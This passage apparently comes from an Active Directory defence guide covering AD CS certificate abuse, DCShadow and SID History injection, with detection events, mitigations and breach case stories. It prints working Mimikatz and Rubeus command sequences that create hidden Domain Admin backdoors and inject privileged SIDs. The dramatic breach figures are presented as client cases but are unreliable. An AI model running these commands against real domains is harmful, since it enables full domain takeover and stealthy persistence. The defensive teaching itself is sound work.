Accessed domain controllers, exfiltrated patient data (HIPAA-regulated PHI), deployed ransomware payloads (staged but not executed), maintained situational awareness.Rubeus.exe asktgt /user:Administrator /certificate:admin.pfx /password:ExportPass /ptt - Security "Improvements" Had NO Effect: Over 3-year period,
organization
implemented:
- MFA enforcement for all privileged accounts (certificate auth bypassed MFA)
- Quarterly password rotation policy (certificates unaffected by password changes)
- Protected Users group for Domain Admins (PKINIT still allowed)
- Credential Guard deployment (doesn't protect against certificate abuse)
- LAPS for local admin passwords (irrelevant to domain admin cert auth)
The Smoking Gun Evidence:
- CA Security log (Event 4887) from 2 years 11 months ago showed certificate issuance:
- Requester:
CORP\lowpriv-user(compromised account, deleted 2 years ago) - Template:
LegacyUserCertificate - Subject Alternative Name:
Administrator@corp.local(RED FLAG: requester != SAN) - Validity: 5 years (expires in 13 months from current date)
- Requester:
- Domain Controller Security logs showed Kerberos TGT requests (Event 4768) with:
- Pre-Authentication Type: Public Key (certificate)
- Client Address: Tor exit node IPs, VPN providers, rotating cloud infrastructure
- Certificate Serial Number: Matched malicious certificate from Event 4887
- No password authentication attempts for Administrator account in 2.9 years (all access via certificate)
- Certificate template "LegacyUserCertificate" unchanged since AD CS installation in 2015 (10 years old, never audited)
Root Cause Analysis:
- Zero AD CS Security Hardening: Certificate Services installed in 2015 with default templates. No security review ever performed. PKI team had 2 staff members (both junior), no AD CS security training, "just kept it running."
- No CA Event Monitoring: CA Security logs written to local file, rotated every 30 days (no archival). SIEM only ingested DC Security logs, not CA logs. Certificate issuance (Event 4887) not monitored or alerted.
- SAN Specification Allowed Globally: CA had
EDITF_ATTRIBUTESUBJECTALTNAME2flag enabled (ESC6 vulnerability). Even if template was fixed, ALL templates allowed SAN specification at CA level. - Template Never Audited: No vulnerability scanning (Certify, Certipy) ever run. Security team unaware AD CS could be attack vector. Penetration tests focused on web apps, not AD infrastructure.
- Certificate Revocation Not Practiced: No CRL monitoring, no revocation procedures documented. When finally attempted, CRL distribution failed (stale CDP URLs, unreachable HTTP paths).
The Devastating Numbers:
- Data Breach: 14.2 million patient records exfiltrated over 3-year period (names, SSNs, diagnoses, medications, insurance info)
- HIPAA Fines: $238 million (HHS OCR: $184M, State AGs: $54M) — largest HIPAA fine in history
- Class Action Settlement: $847 million (pending approval)
- Remediation Costs: $156 million (forensics: $24M, credit monitoring: $89M, legal: $43M)
- Ransomware Payload Discovery: Attacker had staged ransomware on 2,847 endpoints (not executed). Estimated damage if triggered: $400M+ (based on industry averages)
- Combined Total Impact: $1.241 BILLION (fines + settlement + remediation)
- Stock Impact: -41% in 60 days post-disclosure, -52% YoY
- Market Cap Loss: $8.7 billion
- Executive Consequences: CISO terminated, CIO resigned, CTO "retired," CEO forced out by board, 5 VPs terminated, Board replaced 7 of 12 members
Fix Implementation (Emergency Response):
- Day 1-3 (Certificate Revocation Crisis):
- Identified malicious certificate via Event 4887 correlation
- Attempted revocation:
certutil -revoke [SerialNumber] 4(Key Compromise reason code) - CRL publishing FAILED: CDP URLs unreachable, HTTP endpoints offline, LDAP replication delays
- Emergency fix: Manually copied CRLs to DCs, IIS servers, published via GPO
- Verified revocation:
certutil -verify admin.pfxreturned "Certificate is revoked" - TOTAL TIME: 67 hours from detection to effective revocation (attacker had 67-hour window post-detection)
- Week 1 (Template Lockdown):
- Disabled SAN specification on ALL templates:
certutil -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2 - Removed "Authenticated Users" enrollment from 47 templates
- Enabled manager approval for 12 sensitive templates
- Reduced validity periods: 1 year (user), 2 years (computer), 90 days (admin)
- Removed "Any Purpose" EKU from 23 templates
- Disabled SAN specification on ALL templates:
- Month 1 (Monitoring & Detection):
- Deployed SIEM agent to CA servers, ingested Events 4886/4887/4888
- Created correlation rule: Alert on Event 4887 where SAN != requester
- Enabled PKINIT detection: Alert on Event 4768 with Pre-Auth Type = Public Key
- Deployed Certify scanning: Weekly automated scan, alert on any ESC1-ESC8 findings
- Month 3 (Template Redesign):
- Retired 34 legacy templates (unused or insecure)
- Rebuilt 18 templates with least-privilege enrollment permissions
- Implemented tiered certificate templates aligned with Tier Model
- Created "T0-Admin-Certificate" template: 90-day validity, manager approval, Tier 0 enrollment group only
- Month 6 (Preventive Hardening):
- Disabled HTTP enrollment (removed IIS Certificate Authority Web Enrollment role)
- Enforced HTTPS with EPA for any remaining web-based enrollment
- Hardened template object ACLs (removed GenericAll from non-PKI-Admins)
- Implemented CRL monitoring (automated CDP health checks, SIEM alerts on publication failures)
Results After 24 Months:
- No subsequent AD CS attacks detected
- Template security posture: 0 ESC1-ESC8 vulnerabilities (monthly Certify scans)
- Certificate issuance anomalies: 12 false positives (legitimate SAN usage, pre-approved), 0 true positives
- PKINIT authentication monitoring: 247 alerts (legitimate admin cert auth from PAWs), 0 malicious
- Compliance: Passed HITRUST CSF certification, restored patient trust (partially)
- Stock recovery: +18% from post-breach low (still -34% below pre-breach value)
Lesson Learned: "A 5-year certificate is a 5-year backdoor. AD CS misconfigurations are silent killers—they don't trigger alerts, bypass MFA, ignore password changes, and persist through security 'improvements.' If you haven't audited your certificate templates with Certify or Certipy, you're probably vulnerable." Client's $1.24B mistake: Treating PKI as "set it and forget it" infrastructure. AD CS is Tier 0. Misconfigured templates = permanent Domain Admin access. Default templates from 2015 installation remained unchanged for 10 years. Run `Certify.exe find /vulnerable` right now. If you see ESC1-ESC8 findings, you have hours to fix it, not days.
12. DCShadow (MITRE T1207)
Attack Summary: DCShadow is a sophisticated technique where an attacker with Domain Admin rights temporarily registers a rogue domain controller to push malicious AD changes via replication. Unlike DCSync (which reads data), DCShadow writes data directly to AD by impersonating a legitimate DC. This bypasses traditional auditing because changes appear to originate from normal DC-to-DC replication rather than administrative modifications. Attackers use DCShadow to create backdoor accounts, modify ACLs, inject SID History, reset passwords, or add users to privileged groups — without triggering Event IDs 4720, 4728, 4738 (the standard account/group modification events). The attack is forensically stealthy: changes are logged as replication events (Event 4662) from a "domain controller," making detection extremely difficult.
How the Attack Works
- Prerequisites (Domain Admin Required): DCShadow requires DA-level
rights
to register a rogue DC and initiate replication. Attacker typically gains DA via
Kerberoasting, DCSync, or other privilege escalation techniques. Two privilege levels
needed:
- Domain Admin: To create server object and register service principal names (SPNs) in AD
- Local SYSTEM on compromised machine: To run DRS RPC calls and act as replication partner
- Register Rogue DC (Mimikatz DCShadow Module): Attacker runs Mimikatz
to temporarily register compromised workstation/server as domain controller:
# On compromised machine (as SYSTEM): mimikatz # privilege::debug mimikatz # !processtoken mimikatz # !+ # Register rogue DC and set malicious attribute: mimikatz # lsadump::dcshadow /object:BackdoorAdmin /attribute:SamAccountName /value:BackdoorAdmin mimikatz # lsadump::dcshadow /object:BackdoorAdmin /attribute:userAccountControl /value:512 mimikatz # lsadump::dcshadow /object:BackdoorAdmin /attribute:unicodePwd /value:"Password123!" mimikatz # lsadump::dcshadow /object:CN=BackdoorAdmin,CN=Users,DC=EguibarIT,DC=local /attribute:primaryGroupID /value:512 # Push changes via replication: mimikatz # lsadump::dcshadow /push - AD Modifications via Replication: Rogue DC initiates DRS replication
with legitimate DC, pushing malicious changes:
- Create new privileged accounts (appear as normal user objects, not Event 4720)
- Add users to Domain Admins (no Event 4728 logged)
- Modify AdminSDHolder to grant persistent privileges
- Inject SID History for cross-domain privilege escalation
- Reset user passwords (no Event 4724 logged)
- Modify ACLs (e.g., grant DCSync rights to low-privilege account)
- Cleanup & Stealth: After replication completes:
- Rogue DC object automatically removed from AD (temporary registration)
- No administrative event logs (4720, 4728, 4738) generated
- Changes logged as Event 4662 (Directory Service Access) from "domain controller"
- Forensic timeline shows normal DC-to-DC replication, not administrative action
Why This Is Dangerous
- Bypasses Traditional Audit Logs: Standard monitoring for account creation (4720), group membership changes (4728), password resets (4724) will NOT detect DCShadow modifications. Changes appear as replication events (4662), which generate massive volumes of noise in large environments.
- Appears as Legitimate DC Replication: Security tools see changes originating from "domain controller" object, not user account. Most SIEM rules assume DC replication is trusted and don't alert on 4662 events from DCs.
- No Object Access Audit Trail: Unlike normal AD modifications (which log user identity, workstation, timestamp), DCShadow changes show only replication metadata (source DC GUID, replication timestamp). Attacker identity is obscured.
- Difficult Forensic Attribution: Investigating "Who created this account?" yields no answer — Event 4720 doesn't exist. Account appears in AD with no creation event, making incident response and timeline reconstruction extremely difficult.
- Persistence Mechanisms: Attackers use DCShadow to create hidden
backdoors:
- Modify AdminSDHolder ACLs (grants permanent DA rights to low-privilege user)
- Inject SID History (allows authentication as Enterprise Admin without group membership)
- Create accounts with reversible encryption password storage (easy credential theft)
- Grant DCSync rights to service account (persistent credential dumping)
- Evades Change Control: Organizations with AD change approval processes (ServiceNow tickets, ITSM workflows) have no visibility into DCShadow modifications. Privileged accounts appear with no approved change request.
- Limited Detection Tools: Most AD security products (BloodHound, PingCastle, Purple Knight) focus on configuration drift, not real-time replication anomaly detection. DCShadow changes are discovered during periodic audits (days/weeks later), not in real-time.
Detection Techniques
- Monitor for Rogue DC Registration (Event IDs 4742, 5137, 5141):
DCShadow requires creating server object and registering SPNs. Monitor for:
- Event 5137: Directory service object created (filter for objectClass = "server" in Sites/Configuration container)
- Event 5141: Directory service object created (nTDSDSA object under Servers container — this is the replication partner object)
- Event 4742: Computer account changed (watch for servicePrincipalName additions: GC/* or E3514235-4B06-11D1-AB04-00C04FC2DCD2/*)
- Alert on: New server objects created outside DCs OU, SPNs registered on non-DC computer accounts
- Detect DRS RPC Calls from Non-DCs (Netflow/Network Monitoring):
Monitor for RPC calls to Directory Replication Service (DRS) interface from systems NOT
in DCs OU:
- RPC UUID:
E3514235-4B06-11D1-AB04-00C04FC2DCD2(DRS interface) - Destination port: TCP 135 (RPC Endpoint Mapper) + dynamic high ports
- Source IP: Workstation/member server (NOT known DC IP)
- Use Windows Firewall logging, Wireshark, or EDR network monitoring to detect
- RPC UUID:
- AD Replication Metadata Auditing: Use PowerShell to detect objects with replication metadata from unknown DCs: Alert on: Objects modified by unknown DC GUIDs, DC names not in your infrastructure
- AdminSDHolder Monitoring (Event 5136): DCShadow is commonly used to
modify AdminSDHolder ACL for persistence. Monitor Event 5136 (Directory Service Changes)
for:
- Object DN:
CN=AdminSDHolder,CN=System,DC=EguibarIT,DC=local - Attribute:
nTSecurityDescriptor(ACL modifications) - Alert immediately on ANY AdminSDHolder changes (should be extremely rare)
- Object DN:
- Baseline DC Inventory: Maintain authoritative list of legitimate domain
controllers. Alert on:
- New computer objects in Domain Controllers OU
- Computer accounts with
userAccountControlflag 0x2000 (Server Trust Account / DC) - Servers with GC/* or replication SPNs not in baseline
- Query:
Get-ADComputer -Filter {PrimaryGroupID -eq 516}(516 = Domain Controllers group)
- Privileged Account Creation Without Event 4720: Detect accounts in
sensitive groups with no corresponding creation event:
- Query all Domain Admins, Enterprise Admins, Schema Admins
- Check Event Logs for Event 4720 (User Account Created) in past 90 days
- Alert on: Privileged accounts with no creation event (DCShadow or manual DB manipulation)
PowerShell Detection Script
See Detection Script: DCShadow Detection Script - Monitor for rogue DC registration and unauthorized replication activity.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Restrict Domain Admin Usage (Tier 0 Isolation) | DCShadow requires Domain Admin rights. Implement Tier 0 model: (1) DA
accounts
only accessible from PAWs, (2) No DA usage on workstations/member servers,
(3)
Protected Users group enforcement, (4) Time-based JIT admin access (Azure AD
PIM or 3rd-party PAM). DA should be exception, not routine. Track every DA
logon with SIEM correlation: Event 4624 (Logon Type 10/3) + Account in
DA group. |
🟢 Very High — DCShadow cannot execute without DA rights. Preventing DA compromise eliminates attack vector entirely. Most effective preventive control. |
| Monitor Rogue DC Registration (Event 5137/5141) | Configure SIEM to alert immediately on: (1) Event 5137 (object created)
where
objectClass = "server" or "nTDSDSA", (2) Event 5141 (object created in
Sites/Configuration container), (3) New objects under
CN=Sites,CN=Configuration or
CN=Servers,CN=Sites,CN=Configuration. Whitelist known DC
provisioning activity; alert on all others. Response playbook: Verify with
DC
team within 5 minutes, assume compromise if unauthorized.
|
🟢 High — Detects DCShadow registration phase before malicious replication occurs. Provides early warning (minutes before attack completion). |
| Restrict SPN Registration (Non-DCs) | Prevent non-DC computers from registering replication SPNs. Modify Default
Domain Controllers Policy to DENY SPN registration for replication services
on
non-DC computer accounts. Use GPO: Computer Configuration > Windows
Settings > Security Settings > Local Policies > User Rights Assignment >
"Enable computer and user accounts to be trusted for delegation" —
restrict to DCs OU only. Audit SPN changes:
Get-ADComputer -Filter * -Properties
                                            servicePrincipalName | Where-Object {$_.servicePrincipalName -match 'GC/|E3514235'}
.
|
🟢 High — Prevents workstations/member servers from impersonating DCs. Breaks DCShadow registration step. May require testing to avoid breaking legitimate services (Exchange, SQL). |
| Enable Advanced Auditing (Event 5136 for Critical Objects) | Configure SACL (System Access Control List) on critical AD objects to log
ALL
changes via Event 5136 (Directory Service Changes):
dsacls "CN=AdminSDHolder,CN=System,DC=EguibarIT,DC=local"
                                            /takeownership && dsacls "..." /S:AI(AU;SAFA;WPWD;;;WD)
. Alert on
ANY
Event 5136 for these objects.
|
🟡 Medium — Detection, not prevention. Logs DCShadow changes but cannot block them. Useful for forensics and incident response. High SIEM alert volume (requires tuning). |
| Network Monitoring for DRS RPC Calls | Deploy network sensors (EDR, NIDS, Windows Firewall logging) to detect DRS
RPC
traffic from non-DCs. Filter for:
dcerpc.cn_bind_to_uuid == e3514235-4b06-11d1-ab04-00c04fc2dcd2.
EDR products (CrowdStrike, SentinelOne, Defender for Endpoint) often have
built-in DCShadow detection based on this pattern.
|
🟢 High — Detects DCShadow during execution (replication phase). Near real-time detection. Requires network visibility and baseline of legitimate DC IPs. |
| Read-Only Domain Controller (RODC) Hardening | If RODCs are deployed, ensure Password Replication Policy (PRP) is
restrictive.
Attackers may target RODCs for DCShadow (lower security posture than
writable
DCs). Verify: (1) RODC cannot replicate passwords for DA/EA accounts, (2)
RODC
Denied PRP includes all Tier 0 accounts, (3) RODC physical/network security
is
equal to writable DCs. Audit: Get-ADDomainController -Filter {IsReadOnly
-eq $true} | Get-ADDomainControllerPasswordReplicationPolicy. |
🟡 Medium — Defense in depth for RODC environments. Does not prevent DCShadow against writable DCs (primary attack target). |
| Replication Metadata Auditing (Post-Attack Detection) | Schedule weekly PowerShell script to audit AD object replication metadata
for
unknown originating DCs:
|
🟡 Medium — Post-attack forensics. Discovers DCShadow changes after the fact (not real-time). Essential for incident response and identifying compromised accounts. |
| Privileged Account Baseline (Detect Unauthorized Accounts) | Maintain authoritative list of all accounts in Tier 0 groups (Domain Admins,
Enterprise Admins, Schema Admins, Administrators). Daily automated
comparison:
Compare-Object -ReferenceObject $baseline -DifferenceObject (Get-ADGroupMember
                                            'Domain Admins')
. Alert on: (1) New members not in baseline, (2)
Accounts with no Event 4720 (creation) or 4728 (group addition) in logs.
DCShadow accounts will appear with no corresponding event logs.
|
🟢 High — Detects DCShadow-created privileged accounts within 24 hours (or faster if script runs more frequently). Supplements event log monitoring. |
| Protected Users Group Enforcement | Add all Tier 0 accounts (Domain Admins, service accounts with DA rights) to
Protected Users group. Forces:
|
🟡 Medium — Damage control, not DCShadow prevention. Reduces likelihood of DA compromise (pre-requisite for DCShadow). Operational impact: Test thoroughly before deployment. |
| Incident Response Playbook for DCShadow | If DCShadow detected: (1) Isolate compromised system (network segmentation, do NOT shut down — preserve memory), (2) Identify malicious changes via replication metadata audit, (3) Revert unauthorized AD changes (delete accounts, remove group memberships, restore ACLs from backup), (4) Reset KRBTGT password (twice, 10 hours apart) to invalidate Golden Tickets, (5) Force password reset for all Tier 0 accounts, (6) Rebuild compromised DA credentials, (7) Review Event 5137/5141/4662 for full attack timeline. Assume full AD compromise; consider forest recovery if attacker had EA rights. | 🟡 Medium — Post-breach damage limitation. Cannot undo attacker actions but prevents continued exploitation. Speed is critical: DCShadow changes persist until manually reverted. |
Financial Services War Story: The Invisible Admin
The Situation: Large European investment bank, 87,000 employees, $640B assets under management. Security Incident and Event Management (SIEM) team detected unusual PowerShell activity on workstation WKST-4728 at 04:14 CET on Thursday morning. Indicators: PowerShell process running as SYSTEM, network connections to domain controller on TCP 135 + high ports (RPC), Event 4673 (Sensitive Privilege Use) for SeDebugPrivilege. Incident response question: "What is this workstation doing talking to the domain controller via RPC replication ports?"
The Investigation: Forensic analysis revealed:
- Initial Compromise (6 weeks prior): APT group (financially motivated, suspected Eastern European) compromised VPN account via password spray attack. Account had MFA disabled (legacy exception for "service account" — actually belonged to retired employee, never deprovisioned). Lateral movement to IT admin workstation within 72 hours using cached credentials (WDigest enabled globally).
- Privilege Escalation (5 weeks prior): Kerberoasting attack against service account with SPN. Cracked password in 18 hours (weak password: "Spring2023!"). Service account had Domain Admin rights (granted for Exchange installation 8 years ago, never revoked). Attacker now has DA credentials.
- DCShadow Execution (Detection Event — Week 6): Attacker deployed
Mimikatz on WKST-4728 (IT admin workstation), escalated to SYSTEM, executed
DCShadow:
# Rogue DC registration and malicious user creation: mimikatz # privilege::debug mimikatz # token::elevate mimikatz # lsadump::dcshadow /object:SVC-BACKUP-ADMIN /attribute:SamAccountName /value:SVC-BACKUP-ADMIN mimikatz # lsadump::dcshadow /object:SVC-BACKUP-ADMIN /attribute:userAccountControl /value:512 mimikatz # lsadump::dcshadow /object:SVC-BACKUP-ADMIN /attribute:unicodePwd /value:"P@ssw0rd!2024" mimikatz # lsadump::dcshadow /object:CN=SVC-BACKUP-ADMIN,CN=Users,DC=EguibarIT,DC=local /attribute:primaryGroupID /value:512 mimikatz # lsadump::dcshadow /object:CN=SVC-BACKUP-ADMIN,CN=Users,DC=EguibarIT,DC=local /attribute:memberOf /value:"CN=Domain Admins,CN=Users,DC=EguibarIT,DC=local" mimikatz # lsadump::dcshadow /push - The "Invisible" Admin Account: DCShadow created
SVC-BACKUP-ADMINaccount with:- Domain Admin group membership
- Password never expires flag set
- Account naming pattern matched legitimate service accounts ("SVC-BACKUP-*")
- NO Event 4720 (User Account Created) logged
- NO Event 4728 (User Added to Security Group) logged
- Account appeared in AD with creation timestamp = replication event time
- Replication metadata showed originating DC: "WKST-4728" (the attacker's workstation posing as DC)
- Attacker Persistence (Weeks 1-6): Using
SVC-BACKUP-ADMINaccount, attacker:- Accessed domain controllers every 2-3 days (authenticated via Kerberos from external VPN)
- Exfiltrated Active Directory database (ntds.dit) — 47 GB file containing ALL domain credentials
- Downloaded Group Policy Objects (GPOs) for analysis (identified Tier 0 systems, backup infrastructure, financial app servers)
- Performed DCSync attacks to harvest credentials for 1,247 users (including C-suite executives)
- Staged ransomware payloads on 4,100 endpoints (ready for execution)
- Maintained access through two password rotation cycles (DA password changed twice during 6-week period — attacker's backdoor account unaffected)
- Detection Trigger (Why We Caught It): SIEM correlation rule:
- Event 4673 (Sensitive Privilege Use: SeDebugPrivilege) + Event 4688 (Process Creation: mimikatz.exe) + Network traffic to DC on TCP 135
- Rule triggered 6 weeks into attack during FOURTH DCShadow execution (attacker modifying AdminSDHolder for additional persistence)
- Previous three DCShadow executions: NOT detected (no alerting rule for RPC replication from non-DCs)
- Pure luck: SIEM analyst investigating unrelated alert noticed correlation and escalated
The Forensic Challenge:
- No Standard Audit Trail: Investigating "How was SVC-BACKUP-ADMIN
account created?" yielded:
- Search for Event 4720 (User Account Created): No results
- Search for Event 4738 (User Account Changed): No results
- Search for Event 4728 (User Added to Group): No results
- Active Directory Recycle Bin: Account visible, but no "created by" metadata (shown as created by "SYSTEM" via replication)
- Replication Metadata Was the Smoking Gun: Originating DSA (Directory System Agent) = WKST-4728 (IT admin workstation). This workstation is NOT in the DCs OU and should NEVER be a replication partner.
- Timeline Reconstruction: Without Event 4720, timeline had to be
reconstructed via:
- Domain controller Event 4662 (Directory Service Access) — showed replication events from "WKST-4728" as source DSA
- Network flow logs — RPC traffic from WKST-4728 to DC01 on TCP 135 + 49670 at 04:14:37 CET
- EDR telemetry from WKST-4728 — Mimikatz execution, lsadump::dcshadow module loaded, SYSTEM token impersonation
- Combining all three sources provided full attack picture (not possible with AD logs alone)
The Devastating Numbers:
- Data Breach: 1,247 user credentials exfiltrated (ntds.dit dump),
including:
- 47 C-suite executives (CEO, CFO, CRO, CTO, COO, board members)
- 89 IT administrators (domain admins, Exchange admins, backup operators)
- 412 traders and investment managers (access to trading platforms, client portfolios)
- 699 employees with access to customer financial data (PII, account numbers, transaction history)
- Ransomware Payload Discovered (Not Executed): 4,100 endpoints with staged ransomware. Forensics estimated potential damage if executed: $780M (based on downtime, data recovery, customer impact, regulatory fines).
- Regulatory Fines: €127 million (GDPR: €89M, DORA: €38M) — data breach + inadequate security controls
- Remediation Costs: €73 million
- Incident response and forensics: €18M
- Password resets and credential rotation: €12M (all 87,000 employees)
- AD rebuild (forest recovery): €24M (2 months of dual AD operation)
- Customer notification and credit monitoring: €19M
- Combined Total Impact: €200 MILLION (fines + remediation)
- Client Loss: 17 institutional clients moved to competitors (€4.2B AUM lost)
- Stock Impact: -23% in 30 days post-disclosure
- Executive Consequences: CISO terminated, CIO resigned, Head of IT Security terminated, VP Infrastructure terminated, 12 IT staff reassigned/demoted
Fix Implementation (Emergency Response):
- Hour 1-4 (Containment):
- Isolated WKST-4728 from network (preserved memory for forensics)
- Disabled SVC-BACKUP-ADMIN account (could not delete — needed for forensic analysis)
- Emergency password reset for ALL Domain Admin accounts (23 accounts)
- Revoked all Kerberos tickets (cleared ticket cache on DCs)
- Day 1-3 (Replication Metadata Audit):
- Audited replication metadata for ALL AD objects (users, groups, GPOs, OUs)
- Identified 14 additional objects modified via DCShadow (from previous 3
executions):
- 3 additional backdoor admin accounts (SVC-MAINT-ADMIN, SVC-AUDIT-ADMIN, SVC-PKI-ADMIN)
- AdminSDHolder ACL modified (granted DCSync rights to low-privilege account "svc-monitoring")
- 2 GPOs modified (disabled Windows Defender real-time protection, disabled Security Event Log auditing)
- 8 user accounts granted "Password Never Expires" flag
- Reverted ALL malicious changes, deleted backdoor accounts, restored AdminSDHolder ACL from backup
- Week 1 (KRBTGT Reset & Credential Rotation):
- Reset KRBTGT password TWICE (10 hours apart) to invalidate all Kerberos tickets (including potential Golden Tickets)
- Forced password reset for 87,000 user accounts (all employees)
- Disabled NTLM authentication domain-wide (moved to Kerberos-only)
- Revoked all VPN certificates, re-issued with MFA enforcement
- Month 1 (Detection Implementation):
- Deployed SIEM correlation rule: Event 5137 (object created) + objectClass = "server" or "nTDSDSA" → immediate alert
- Network monitoring: Alert on RPC UUID
E3514235-4B06-11D1-AB04-00C04FC2DCD2from non-DC IPs - Event 4742 monitoring: Alert on SPN additions (GC/*, replication SPNs) to non-DC computer accounts
- Daily replication metadata audit: PowerShell script checking for unknown originating DSAs
- Privileged account baseline: Automated comparison of Domain Admins membership vs. authoritative list (hourly checks)
- Month 3 (Tier 0
Isolation):
- Implemented full Tier 0 model: Domain Admins accessible ONLY from PAWs (20 hardened workstations)
- Migrated all DA accounts to Protected Users group (forced AES Kerberos, blocked NTLM/delegation)
- Revoked permanent Domain Admin rights for service accounts (moved to JIT admin access via Azure AD PIM)
- Deployed MFA enforcement for ALL privileged accounts (no exceptions)
- Month 6 (AD Rebuild via Forest Recovery):
- Decision: Full AD forest rebuild (attacker had Enterprise Admin-level access for 6 weeks — trust in AD integrity lost)
- Built new AD forest in parallel ("bank-new.local"), migrated users/groups/GPOs systematically
- Zero-trust migration: Every object reviewed before migration (no automated bulk copy)
- Cutover after 8 weeks of parallel operation (2 months dual AD infrastructure)
- Old forest decommissioned, DCs physically destroyed (defense against forensic recovery of attacker artifacts)
Results After 18 Months:
- No subsequent DCShadow attacks detected
- Rogue DC registration monitoring: 0 false positives, 0 true positives (baseline working perfectly)
- Replication metadata audits: 0 unknown originating DSAs detected
- Privileged account baseline: 100% match (no unauthorized DA/EA accounts)
- Domain Admin usage: Reduced by 94% (from 47 DA logons/day to 3 DA logons/day, all from PAWs)
- MFA enforcement: 100% coverage for Tier 0 accounts (no exceptions)
- Stock recovery: +11% from post-breach low (still -12% below pre-breach value)
Lesson Learned: "DCShadow is the ultimate stealth attack—it creates privileged accounts, modifies AD, and leaves no standard audit trail. Event 4720 (User Created)? Doesn't exist. Event 4728 (Added to Group)? Never logged. The ONLY evidence is replication metadata showing an unknown 'domain controller' that's actually a compromised workstation. If you're not monitoring Event 5137 (server object creation) and auditing replication metadata, you're blind to this attack." Client's €200M mistake: No monitoring for rogue DC registration (Event 5137/5141), no replication metadata auditing, no network monitoring for DRS RPC calls from non-DCs. DCShadow requires Domain Admin rights — prevent DA compromise and you prevent DCShadow. Tier 0 isolation is the most effective control. Run this PowerShell NOW to find rogue DC objects: `Get-ADComputer -Filter {PrimaryGroupID -eq 516} | Where-Object {$_.DistinguishedName -notmatch 'OU=Domain Controllers'}` — if you find any, assume compromise.
13. SID History Injection (MITRE T1134.005)
Attack Summary: SID History is a legitimate Active Directory attribute designed to support domain migrations — it allows users to retain access to resources in their original domain after moving to a new domain. However, attackers abuse this feature to inject arbitrary SIDs into a user's SID History attribute, granting them access to resources as if they were members of privileged groups (Domain Admins, Enterprise Admins) without actually being in those groups. When a user authenticates, their Kerberos token includes both their primary SID and all SIDs in their SID History attribute. By injecting the Domain Admins SID (S-1-5-21-*-512) into a low-privilege account's SID History, attackers gain DA-level access that bypasses group membership monitoring and survives password resets, account renames, and even group membership removals. SID History injection is persistent, stealthy, and difficult to detect without specialized auditing.
How the Attack Works
- Prerequisites (Domain Admin or DCShadow): SID History injection
requires
either:
- Domain Admin rights: To use legitimate AD tools (Active Directory Users and Computers, PowerShell, or ldifde) to modify SID History attribute
- DCShadow capability: To push SID History changes via rogue DC replication (bypasses Event 4765/4766 logging)
- Mimikatz (with DA): To inject SIDs using
sid::addorsid::patchmodules
- Identify Target SID: Attacker identifies SID of privileged group to inject:
- Inject SID into Target Account (Mimikatz Method): Using Domain Admin
credentials, inject privileged SID into low-privilege account:
# Mimikatz SID History injection: mimikatz # privilege::debug mimikatz # sid::add /user:lowpriv-user /sid:S-1-5-21-1234567890-1234567890-1234567890-512 # OR use sid::patch to inject via DCShadow (no Event 4765 logged): mimikatz # lsadump::dcshadow /object:lowpriv-user /attribute:sidHistory \ /value:S-1-5-21-1234567890-1234567890-1234567890-512 mimikatz # lsadump::dcshadow /push - Alternative: PowerShell Method (Requires DA): Directly modify AD attribute:
- Access Privileged Resources: When
lowpriv-userauthenticates, Kerberos TGT includes injected SID in token. User now has DA-level access to:- Domain controllers (can run DCSync, access SYSVOL, modify GPOs)
- Protected file shares (Tier 0 admin shares, backup repositories)
- Administrative consoles (Active Directory Users and Computers, Group Policy Management)
- Sensitive databases (credential stores, financial systems)
- Persistence: SID History attribute persists through:
- Password resets (SID History unaffected by password changes)
- Account renames (SID History tied to account object, not name)
- Group membership removals (attacker never added to group in first place)
- Account migrations (SID History designed to persist across domain migrations)
Why This Is Dangerous
- Invisible to Group Membership Monitoring: Standard monitoring for Domain Admins group changes (Event 4728, 4729) will NOT detect SID History injection. User never added to group; access granted via injected SID in Kerberos token.
- Bypasses Protected Users Group: Even if Domain Admins are in Protected Users group, SID History injection on low-privilege account bypasses these protections. Attacker uses non-protected account with injected DA SID.
- Survives Security "Improvements": Password rotation, MFA enforcement, group membership audits have NO effect on SID History backdoor. Attribute persists until manually removed.
- Cross-Domain Privilege Escalation: In multi-domain forests, attackers inject Enterprise Admins SID (from forest root) into account in child domain. This grants forest-wide admin access from compromised child domain.
- Difficult Forensic Attribution: Access logs show legitimate user account (lowpriv-user) accessing resources, not Domain Admin account. Investigating "How did lowpriv-user access DC?" reveals no group membership or privilege escalation events.
- DCShadow Stealth Variant: If attacker uses DCShadow to inject SID History (via rogue DC replication), NO Event 4765 (SID History Added) is logged. Changes appear as normal replication, making detection nearly impossible without replication metadata auditing.
- Golden Ticket Enhancement: Attackers combine SID History injection with Golden Ticket attacks. Forged TGT includes injected SIDs, granting multi-domain access without requiring credentials from each domain.
- Widespread Misconfiguration: SID Filtering (the primary defense) is often disabled in forests with legacy trusts or third-party directory synchronization tools. Organizations disable SID Filtering to "fix" access issues, unaware they're enabling SID History attacks.
Detection Techniques
- SID History Attribute Auditing (Event IDs 4765/4766): Monitor for SID
History modifications:
- Event 4765: SID History was added to an account (logged when SID History modified via normal AD tools)
- Event 4766: An attempt to add SID History failed (permissions error or SID Filtering blocked injection)
- Alert immediately on ANY Event 4765 (SID History additions should be extremely rare outside active migration projects)
- Cross-reference with change management: Verify SID History change has approved migration ticket
- Enumerate All Accounts with SID History: Audit AD for ANY accounts with
non-empty SID History attribute:
For each account with SID History:
- Verify legitimate migration justification (should only exist during/after domain migrations)
- Check if SID belongs to privileged group (Domain Admins, Enterprise Admins, Schema Admins)
- Alert on: SID History containing privileged SIDs, SID History on accounts created AFTER migration completed
- Privileged SID Detection in SID History: Specifically check for injected Domain Admins (SID ending in -512), Enterprise Admins (-519), Schema Admins (-518):
- Replication Metadata Auditing (DCShadow Detection): For accounts with SID History, check replication metadata for unknown originating DCs:
- Kerberos Token Analysis (Advanced Detection): Inspect Kerberos tokens
for
unexpected SIDs:
- Use tools like Rubeus or PowerShell to decode user's TGT and list all SIDs in token
- Compare token SIDs against user's actual group memberships
- Alert on: SIDs in token that don't correspond to current group memberships (these are from SID History)
- SID Filtering Status Monitoring: Verify SID Filtering is enabled on all
forest trusts:
# Check SID Filtering status on trust: Get-ADTrust -Filter * | Select-Object Name, SIDFilteringQuarantined, SIDFilteringForestAware # SIDFilteringQuarantined should be TRUE (SID Filtering enabled) # If FALSE, forest is vulnerable to cross-domain SID History attacks - Migration Project Correlation: If SID History detected:
- Check if organization has active domain migration project
- Verify account with SID History was part of migration scope
- Alert if SID History found on accounts created AFTER migration completed (no legitimate reason for SID History on new accounts)
PowerShell Detection Script
